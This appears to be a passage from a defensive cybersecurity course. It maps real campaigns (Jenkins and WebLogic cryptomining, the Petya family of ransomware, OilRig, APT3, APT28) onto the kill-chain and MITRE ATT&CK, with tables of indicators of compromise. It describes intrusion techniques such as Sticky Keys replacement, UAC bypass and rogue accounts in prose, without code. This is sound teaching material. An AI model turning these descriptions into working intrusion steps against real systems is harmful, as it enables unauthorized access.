


Figure 5: Simplified Enterprise With Core/Edge Devices

VPN connectivity also enables the geographic distribution of *remote sites*, allowing enterprises to expand their operations. In the diagram above, two new remote sites are connected through VPN connections to the original enterprise network. All internal networks can be configured by the organization using access controls or by approving or denying resources to one another, based on security policies.

From a defensive standpoint, the security posture of a remote site is equally as critical as that of the main office. Attackers that compromise an external site may gain unfettered access to sensitive corporate resources. Furthermore, VPN solutions may introduce their own vulnerabilities that enable attackers to connect as if they were valid users themselves.

At this point, we've explored an enterprise network from the DMZ to its VPN-connected remote sites. Each mechanism plays a role in our defense-in-depth strategy. Now that we've discussed various protective measures, let's examine ways we can categorize these vulnerabilities and possibly prevent them.

3.2 The Lockheed-Martin Cyber Kill-Chain

This Learning Unit covers the following Learning Objectives:

1. Learn the parts of the Lockheed-Martin Cyber Kill-Chain
2. Apply the Kill-Chain to malware that performed cryptomining
3. Apply the Kill-Chain to three iterations of ransomware

This Learning Unit will take approximately 45 minutes to complete.

In this Learning Unit, we will be introduced to the methodology developed by Lockheed-Martin to identify phases in computer network exploitation. In 2011, computer scientists working for the Lockheed-Martin corporation published a white paper documenting a class of adversaries attacking enterprise networks and named them *Advanced Persistent Threats* (APTs).

APTs are operatives or organizations likely sponsored by nation-states, meaning they are employed by their government. For example, security research firm FireEye (formerly Mandiant) revealed APT1, attributed to a cyber espionage group operating out of China in 2013.[6]

As defined by Lockheed Martin, an APT operates on the cutting edge of network and computer intrusion. They are highly trained and educated in information security, with access to vast resources, both financial and technological. Their goal is to gain unauthorized access to systems and to continuously improve techniques and tactics.

Any exploitative breakthroughs they discover are typically handed over to their operations and often remain undisclosed until discovered by security researchers.

The Lockheed-Martin team described the aspects of APT intrusion successes using the borrowed military term "kill-chain", which is a language used to model attacks on computer networks.

3.2.1 The Importance of the Kill-Chain

While the "kill-chain approach" has been used to describe cyber activities by a variety of organized groups with different objectives, the common tactic is their use of a "chain", meaning that each phase of the cyber attack is dependent on the next. If this process is interrupted, the APT will be unable to complete its objectives.

At a high level, the process of a cyber attack begins with an APT leveraging some form of *vulnerability*. A vulnerability is a flaw in a system or its software. APTs use exploit tools against these vulnerabilities to cause unintended behavior and ultimately gain unauthorized access to the system. They then often attempt to install malicious software (*malware*) to secure their access. Malware is designed to perform or enable undesirable actions on a user's system. The process can repeat as an APT expands its access within the network.

[6] (FireEye, 2013), https://www.fireeye.com/blog/threat-research/2013/02/mandiant-exposes-apt1-chinas-cyber-espionage-units.html

With every intrusion comes the risk of being exposed. Organizations subject to an attack might discover the vulnerability that was exploited, or the malware used by the adversary. If these vulnerabilities or programs used by the adversary are exposed, the likelihood of success decreases. They must devise new methods of attacking their targets.

The kill-chain model of cybersecurity is fragile from the viewpoint of the adversary. Mistakes made during any phase will prevent them from achieving their objective. In addition, repetition of a mistake at any given phase of the cyber kill-chain risks exposing all new tools and techniques in the chain. We will explore this in more detail later in this Topic.

Let's take a moment to discuss a few case studies. We'll examine two specific cases, outline their kill-chains, and discuss the threats in detail.

The phases of the Lockheed Martin Kill-Chain are listed below to provide a framework for the case studies we'll examine.

- Reconnaissance
- Weaponization
- Delivery

- Exploitation
- Installation
- Command & Control (C2)
- Actions on Objectives

3.2.2 Case Study 1: Monero Cryptomining

In 2017, a vulnerability was discovered in *Oracle WebLogic Server's Security Service* where an input validation bug could enable remote code execution and file downloads. On February 21st, 2018, F5, a security research firm reported[7] that the vulnerability was being used in a campaign to deploy cryptomining malware for Monero cryptocurrency. Cryptomining, while not inherently malicious, is a resource-intensive activity in which CPU cycles are leveraged to validate cryptocurrency transactions in exchange for payment. The number of CPU cycles required to calculate these cryptographic equations can significantly wear down hardware over time.

Of course, most enterprises consider the use of their hardware for cryptocurrency mining a violation of policy. Monero is one such cryptocurrency that has been mined with malware loaded onto unsuspecting users' machines.

In the F5 report, researchers were able to correlate the Oracle Weblogic Monero campaign with another campaign used against *Jenkins* automation servers *the previous week*. Checkpoint Security's Research team[8] reported that a 2017 vulnerability enabled adversaries to deploy the Monero cryptominer on automation services, leveraging PowerShell to download and execute the malicious payload.

---

[7] (F5, 2018), https://www.f5.com/labs/articles/threat-intelligence/xmrig-miner-now-targeting-oracle-weblogic-and-jenkins-servers-tomine-monero

[8] (Check Point, 2018), https://research.checkpoint.com/2018/jenkins-miner-one-biggest-mining-operations-ever-discovered/

Following the Lockheed-Martin Cyber Kill-Chain for these campaigns, we can combine information from security reports with our own predictions to illustrate how the attacks may have occurred.

Phase	Indicators
Reconnaissance	Scanning for public-facing Jenkins servers
Weaponization	PowerShell script to download the Monero miner
Delivery	HTTP POST to CLI directory containing code to fetch the weaponized binary
Exploitation	CVE-2017-1000353 [PowerShell script]
Installation	C:\Windows\minerxmr.exe
C2	222.184.79.11:5329
Actions on Objectives	Generate Monero cryptocurrency

Table 1 - Jenkins Exploitation for Monero Cryptominer

Phase	Indicators
Reconnaissance	Scanning for public-facing Oracle WebLogic servers
Weaponization	PowerShell script to download the Monero miner
Delivery	HTTP POST of XML containing code to fetch the weaponized binary
Exploitation	CVE-2017-10271 [PowerShell script]
Installation	C:\minerxmr.exe
C2	222.184.79.11:5319
Actions on Objectives	Generate Monero cryptocurrency

Table 2 - WebLogic Exploitation for Monero Cryptominer

Note the subtle differences between the two tables. Though the adversary used two different server application vulnerabilities, the remaining phases of the kill-chain were largely unchanged. Since the adversary used the same filename, PowerShell script, installation location, and C2 IP address, this speeds the identification and mitigation of the threat. Furthermore, the similarity of indicators enables analysts to determine that the campaigns were likely conducted by the same perpetrators. While there has been no confirmation, the reuse across campaigns lends some credibility to that attribution.

Identifying the individual behind the adversarial behavior requires a significant amount of scrutiny over the indicators of compromise (IOC) and other artifacts not easily accessible to the average user. Pinning network intrusions to real people or organizations is a challenge taken on by entities motivated by a collaborative and collective defense.

In the next section, we'll discuss three iterations of the same ransomware variant that evolved based on its detection.

3.2.3 Case Study 2: Petya, Mischa, and GoldenEye

In March 2016, an innovation in *ransomware*[10] appeared with the advent of *Petya*,[11] also known as *Red Petya* (named for the red screen displayed after infection). Prior to Petya, ransomware would encrypt files on the hard disk and demand a ransom in the form of cryptocurrency to unlock the data. What made Petya different from its contemporaries was its encryption of the *master boot record* (MBR)[12] and *master*

file table(MFT).[13] Without the MFT, every file on the hard drive is inaccessible without the use of advanced forensic tools. Without the MBR, the computer will not be aware of any disk partitions or locations to load the operating system. With minimal effort, Petya ransomware rendered computers inoperative without a victim-purchased ransom key.

Petya, though very effective, required a lot of effort from its victims. The victim would have to open a phishing[14] email containing a malicious application, then execute it using Administrator privileges that require approval via a Windows *User Account Control* (UAC) pop-up.

[10] (Wikipedia, 2021): https://en.wikipedia.org/wiki/Ransomware

[11] (Malwarebytes, 2016), https://blog.malwarebytes.com/threat-analysis/2016/04/petya-ransomware/

[12] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Master_boot_record

[13] (Wikipedia, 2021), https://en.wikipedia.org/wiki/NTFS#Master_File_Table

[14] (Toni Gidwani, 2021), https://blog.google/threat-analysis-group/identifying-vulnerabilities-and-protecting-you-phishing/




Figure 6: Petya Splash Screen Below is the kill-chain table for Red Petya.

Phase	Indicators
Reconnaissance	N/A
Weaponization	Encryption Payload in a self-extracting archive. Victim key generator.
Delivery	Phishing email with DropBox link for job applicant

Exploitation	Main executable run with Administrator privileges
Installation	Setup.dll, Fake CHKDSK Encryptor
C2	N/A
Actions on Objectives	Encode, backup, overwrite MBR. Generate key. Force reboot. Encrypt MFT.

Table 3 - Red Petya Ransomware

Researchers discovered several stop-gap preventative measures designed to block Red Petya including blocking reboots (which would prevent disk encryption) and various key recovery procedures. However, this didn't stop the spread and several variants were found in the wild.

Two of these variants included *Green Petya* (named for the green screen it produces) and *Mischa*.[9] Green Petya behaves very similarly to its Red counterpart and is deployed in the same fashion.

[9] (hasherazade, Malwarebytes, 2016), https://blog.malwarebytes.com/threat-analysis/2016/05/petya-and-mischa-ransomware-duetp1/

Figure 7: Green Petya Splash Screen

While there were some minor differences in the encryption key length and storage, the biggest change was the use of Setup.dll. This installation file determines whether to deploy Green Petya (inside of the DLL itself) or drop a different DLL based on the execution privileges of the user.




Figure 8: Green Petya Ransom

If executed with non-privileged access, Setup.dll will deploy Mischa.dll to encrypt user-specific files in non-system folders. While not nearly as devastating to the system, the encryption of workrelated user documents will interfere with business operations and coerce some victims to pay the ransom. Upon payment, they are provided with a key that can be used to decrypt their files.

The kill-chain for Mischa is listed below.

Phase	Indicators
Reconnaissance	N/A
Weaponization	Encryption Payload in a self-extracting archive. Victim key generator.
Delivery	Phishing email with DropBox link for job applicant
Exploitation	Main executable run without privileges
Installation	Setup.dll, Mischa.dll (Reflective DLL Load)
C2	N/A
Actions on Objectives	Generate key. Encrypt whitelisted filetypes. Avoid deny list directories

Table 4 - Mischa Ransomware

Both Green Petya and Mischa make few changes in several steps along the kill-chain, which limits their efficacy. Tacking Mischa onto Green Petya may have increased ransom payments but there were strong similarities in the Weaponization, Delivery, and Installation phases. Malware analysis was therefore expedited, with indicators collected and shared throughout the community.

In December 2016, a new variant of this ransomware named *Goldeneye*[10] emerged, which seemed to improve on prior variants. This attack leveraged *UAC bypass* tactics to escalate privileges without user input. We'll explore the UAC technique later in this Topic.

Goldeneye encrypts individual files on the computer before overwriting the MBR and encrypting the MFT. In essence, Goldeneye performs the actions of both Petya and Mischa in a layered attack.

The major changes to the kill-chain of Goldeneye are the DLLs used during installation, including an overarching core.dll and two DLLs used for privilege escalation. Upon reboot, the user is introduced to a yellow and black skull to match the theme of Goldeneye (or Gold Petya).




Figure 9: Gold Petya Splash Screen

When a user pays the ransom, the MFT is decrypted and the user receives a binary they can run to decrypt the files in their now-accessible personal directories.

[10] (Malwarebytes, 2016), https://blog.malwarebytes.com/threat-analysis/2016/12/goldeneye-ransomware-the-petyamischa-comborebranded/




Figure 10: Gold Petya Ransom The kill-chain for Goldeneye is listed below.

Phase	Indicators
Reconnaissance	N/A
Weaponization	Encryption Payload in a self-extracting archive. Victim key generator.
Delivery	Phishing email with DropBox link for job applicant
Exploitation	Main executable run without privileges.
Installation	core.dll, elevate_x86.dll, elevate_x64.dll, Fake CHKDSK Encryptor
C2	N/A
Actions on Objectives	Generate key. Encrypt files like Mischa. Encrypt MBR/MFT like Petya

Table 5 - Goldeneye Ransomware

Over a nine-month period, the adversary was able to review the researcher's reports for each version of the ransomware. The *Exploitation* and *Installation* sections were adjusted accordingly, improving the success of newer variants. This suggests that the authors learned from the research reports. However, as defenders, we rely on the collaborative efforts of malware researchers. This creates an interesting dynamic in which opposing forces learn and grow together.

In June 2017, ransomware resembling Petya began to target organizations in Ukraine. Unlike Petya, however, this ransomware could move both laterally and independently within infected networks, exploiting additional machines by harvesting passwords in-memory to escalate privileges. Furthermore, it was discovered that ransom payments did not lead to the decryption of data. The ransomware became known as NotPetya, and appears to have been designed to render endpoints unusable with all data lost.

In this section, we've examined two case studies from the perspective of the kill-chain. We've discussed how the attacks evolve so that they no longer rely on previous technical capabilities, and use new ones. Next, we'll examine a framework that catalogs technical capabilities used by APTs to better inform defense-in-depth guidance.

3.3 MITRE ATT&CK Framework

This Learning Unit covers the following Learning Objectives:

1. Learn the classifications of the MITRE ATT&CK Framework
2. Review a case study of OilRig campaigns with MITRE ATT&CK principles
3. Review a case study of APT3 campaigns with MITRE ATT&CK principles 4. Review a case study of APT28 campaigns with MITRE ATT&CK principles This Learning Unit will take approximately 45 minutes to complete.

In this Learning Unit, we will examine the categorization model for adversary methods. In 2013, the Mitre Corporation created a catalog of techniques used in successful APT attacks. Similar to the Lockheed-Martin Cyber Kill-Chain, MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Framework shows a progression of activity, from reconnaissance to compromise.

Unlike Lockheed-Martin's Kill-Chain, MITRE ATT&CK describes the technology-specific actions executed on a target (in explicit technical detail) and aligns them back to an overarching goal or tactic.

The Lockheed-Martin Cyber Kill-Chain describes *why* attackers follow a particular series of steps, from external reconnaissance to exploiting target machines. The MITRE ATT&CK Framework describes *how* attackers perform these actions. The latter also serves as an introductory reference to the attacker methodology while providing practical attack examples to veteran defense professionals who use them to better protect their networks.

Effective cyber defense professionals (and attackers alike) leverage both of these frameworks.

Since the MITRE ATT&CK Matrix applies to the attacks we'll examine, as well as the targeted technology components, let's spend some time discussing the structure of the framework.

3.3.1 Tactics, Techniques, and Sub-Techniques

The MITRE ATT&CK *tactics* employed by attackers are generalized descriptions of motives for network penetration or endpoint compromise. There are fourteen enterprise-specific tactics that resemble Lockheed-Martin's model, or expand on it.

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence

- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

Within each tactic are *techniques* and *sub-techniques*.

The framework is structured such that tactics are the most general structure element. These progress into more-specific techniques that support and refine the tactic. Finally, sub-techniques support the techniques and provide specific examples that have been observed in the wild.

Because there are many possible combinations of tactics, techniques, and sub-techniques, we often reference the entire matrix at https://attack.mitre.org/. However, as an introduction, let's briefly discuss one progression that we'll reference in next section's case study.

The *Privilege Escalation* tactic includes several techniques and sub-techniques, some of which are shown below.

Tactic	Technique	Sub-Technique
Privilege Escalation	Abuse Elevation Control	Bypass User Access
	Mechanism	Control

Table 6 - Tactic, Technique, and Sub-Technique Relationship Let's

discuss these in more detail.

An attacker often needs to increase their permissions on a compromised computer (or perform privilege escalation as a tactic) to complete their *actions on objective*. "Actions on objective" describes adversary activity once they gain needed access. This action may include stealing data or expanding access to other machines.

While there are several escalation techniques, some are impossible within the constraints of a target's configuration. Using the progression shown in Table 6, an adversary may employ the *Abuse Elevation Control Mechanism* in which they trick the operating system into granting permissions rather than forcing or changing any configurations. Within that technique, the adversary may employ the *Bypass User Account Control* sub-technique.

Note that security professionals often refer to APT behavior as TTPs: Tactics, Techniques, and Procedures. While tactics and techniques align with the MITRE ATT&CK Framework, sub-techniques are a generalized form of procedures.

Now that we've discussed the basic premise of an attack progression as described by the MITRE ATT&CK Framework, let's examine a few case studies and discuss how they map to the framework. As a defender, this is an important exercise that helps us recognize what parts of the framework are relevant to real-

world behavior. Using ATT&CK to describe an intrusion helps standardize reporting and information sharing across the industry.

3.3.2 Case Study 1: OilRig

OilRig is an APT believed to be operating out of Iran based on the collaboration and reporting of numerous security research firms. The Mitre Corporation describes OilRig (also known also as Helix Kitten and APT34) as an entity that has targeted numerous commercial industries and government institutions. Though there is a wealth of information available regarding this APT, we will be highlighting several TTPs that are of interest to defenders.

OilRig has used a combination of standard operating system commands and applications on their targets but has also developed its own tools to perform the same objectives. Going forward, unless the custom tools are related to the particular tactics or techniques, we will not discuss them in great detail. Our goal here is to highlight real-world examples of TTPs that have been seen on-target.

OilRig used *spearphishing* as an *Initial Access* tactic. Though not an innovative approach, it's important that we understand the difference between phishing and spearphishing. Spearphishing, unlike phishing, employs a customized message tailored specifically for a recipient. This customization can lower a recipient's guard in an attempt to trick them into executing a malicious payload, such as opening a link or running a file attachment. OilRig employed both emails (containing links or malicious attachments) as well as LinkedIn messages with malicious links.[11]

The *Execution* phase for OilRig details the particulars of the email attachments or malicious links. In this case, the attachments are Microsoft Office documents with macros containing executable code. The links pointed to executable scripts or binaries. Both were used to install QUADAGENT,[12] a PowerShell utility built by OilRig to enable their access to the target. QUADAGENT relies on numerous standard communication protocols to obfuscate *command-and-control* (C2), allowing OilRig members to collect system information and run commands locally. "Command-andcontrol" describes the ability of malware to be able to maintain communications with adversaries without requiring a constant, established connection to perform tasks.

Through the lens of the Mitre ATT&CK Framework, OilRig is described as follows:

Tactic	Technique	Sub-Technique
Initial Access	Phishing	Spear-phishing attachment
Execution	User Execution	Malicious Link
	Command and Scripting	PowerShell (QUADAGENT)
	Interpreter	
Command and Control	Application Layer Protocol	Web Protocols
		DNS

Table 7 - OilRig Mitre ATT&CK

In 2019, OilRig's hacking tools were leaked by mysterious sources, along with a sample of data from victims that they had compromised. Since then, researchers have been

[11] (LinkedIn, 2021), https://www.linkedin.com/

[12] (Mitre, 2015-2021), https://attack.mitre.org/software/S0269/

examining them to discover indicators that can be leveraged by security software and appliances to better detect OilRig's toolset. This leaves OilRig actors with the difficult and costly task of developing different TTPs for their campaigns.

Let's examine another case study which employs a different progression. Rather than initial access and execution, we'll introduce other tactics and discuss how they are employed.

3.3.3 Case Study 2: APT3

APT3 (Gothic Panda, UPS Team, Pirpi) is a group with strong ties to the Chinese Ministry of State Security according to the collaborative research of numerous security researchers. According to Mitre, APT3 had previously targeted commercial entities in the United States but has since targeted political organizations in Hong Kong.[19] APT3 has been known to use spearphishing, like OilRig, to gain a foothold, but according to FireEye reporting[20] they relied on *zero-day* vulnerabilities in Adobe Flash to gain code execution on their targets.

A zero-day vulnerability is so named because its existence has not been documented by any public security resource. In short, "zero days" have passed since the vendor was made aware of the vulnerability. Obviously, a zero-day in the hands of an adversary is extremely dangerous and can be extremely difficult to defend against. In addition, discovery of zero-day activity on our networks requires strict attention to detail.

Let's examine methods of *Persistence* used by APT3 on a victim host. Based on the MITRE ATT&CK Framework, APT3 creates local user accounts (e.g., support_388945a0) for themselves to make it easier for authentication to victim hosts within a compromised network. If password hashes are found and cracked,[21] APT3 attempts to compromise valid domain-level accounts for the same purpose. The third method of persistence used by APT3 is the creation of a scheduled task in the Windows environment running as the SYSTEM-level user. The scheduled task is executed on reboot, executing a malicious binary that fetches additional commands from APT3's infrastructure. FireEye identified this behavior in *Operation Double Tap*.[22]

This scheduled task technique is also an example of *Privilege Escalation*, since the command executed on reboot and has SYSTEM-level privileges. Another technique involves the abuse of *Accessibility Features* in Windows. The APT would replace the binary file for *Sticky Keys* with a command prompt. If APT3 actors connected to a target running *Terminal Services* without Network-Level Authentication, they would be presented with a Windows login screen. At this screen, the adversary would press Shift five times to activate Sticky Keys, or rather, the command prompt. The command prompt would be running with SYSTEM-level privileges, and allow APT3 actors to run privileged commands without having authenticated.

All of this fits into the Mitre ATT&CK Framework as follows:

[19] (Mitre, 2015-2021), https://attack.mitre.org/groups/G0022/

[20] (FireEye, 2015), https://fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html

[21] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Password_cracking

[22] (FireEye, 2014), https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html

Tactic	Technique	Sub-Technique
Persistence	Create Account	Local Account

	Valid Account	Domain Accounts
Privilege Escalation	Scheduled Task/Job	Scheduled Task
Command and Control	Application Layer Protocol	Web Protocols
		DNS

Table 8 - APT3 Mitre ATT&CK

While we won't cover the remaining phases of the ATT&CK framework for APT3, it is worth noting that the Mitre Corporation has created an *Advisory Emulation Plan*[13] for APT3. This document maps APT3's tools with publicly available frameworks and tools that can be used to mimic the adversary's behavior within an enterprise network. Beginners in the defensive security field should compare the notes on Persistence and Privilege Escalation with the emulation plan, to understand how these tactics are accomplished.

3.3.4 Case Study 3: APT28

APT28, also known as Strontium and Fancy Bear, has been tracked as early as 2004. Security professionals in the public sector have attributed them to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26155. APT28 has been identified by federal agencies[14] as recently as August 2020, to be known for deploying custom malware against Linux systems. The group is also infamous for participating in intrusions that interfered with the 2016 United States Presidential election.

Like OilRig and APT3, Fancy Bear uses spearphishing to gain a foothold on target networks. They also use a combination of custom tools and native commands for persistence and privilege escalation. Let's explore their *Lateral Movement* and *Command and Control* phases.

In 2017, APT28 targeted the hospitality industry in Europe[15] with emails containing their custom Gamefish malware. After getting an initial foothold with Gamefish, Fancy Bear would gain access to other hosts internally with an SMB exploit[16] identified earlier in the year. The exploit, contained in the Microsoft Security Bulletin MS17-010 enabled APT28 to not only gain remote code execution, but also gain SYSTEM privileges on the new host. This method of exploitation required no credentials or privileges. Fancy Bear also employed an open-source tool called Responder[17] to perform NetBIOS service poisoning[18] to collect credentials that could be used for network access expansion. Gamefish malware often deployed and executed this tool.

Referring back to the August 2020 deployment of malware, Fancy Bear's Dvororub implant (a persistent malware that communicates back to the adversary) uses an application-layer protocol known as WebSocket, for command and control purposes. Rather than hiding among DNS or web traffic, the malware uses plaintext data in JSON format and XOR-encoded commands in
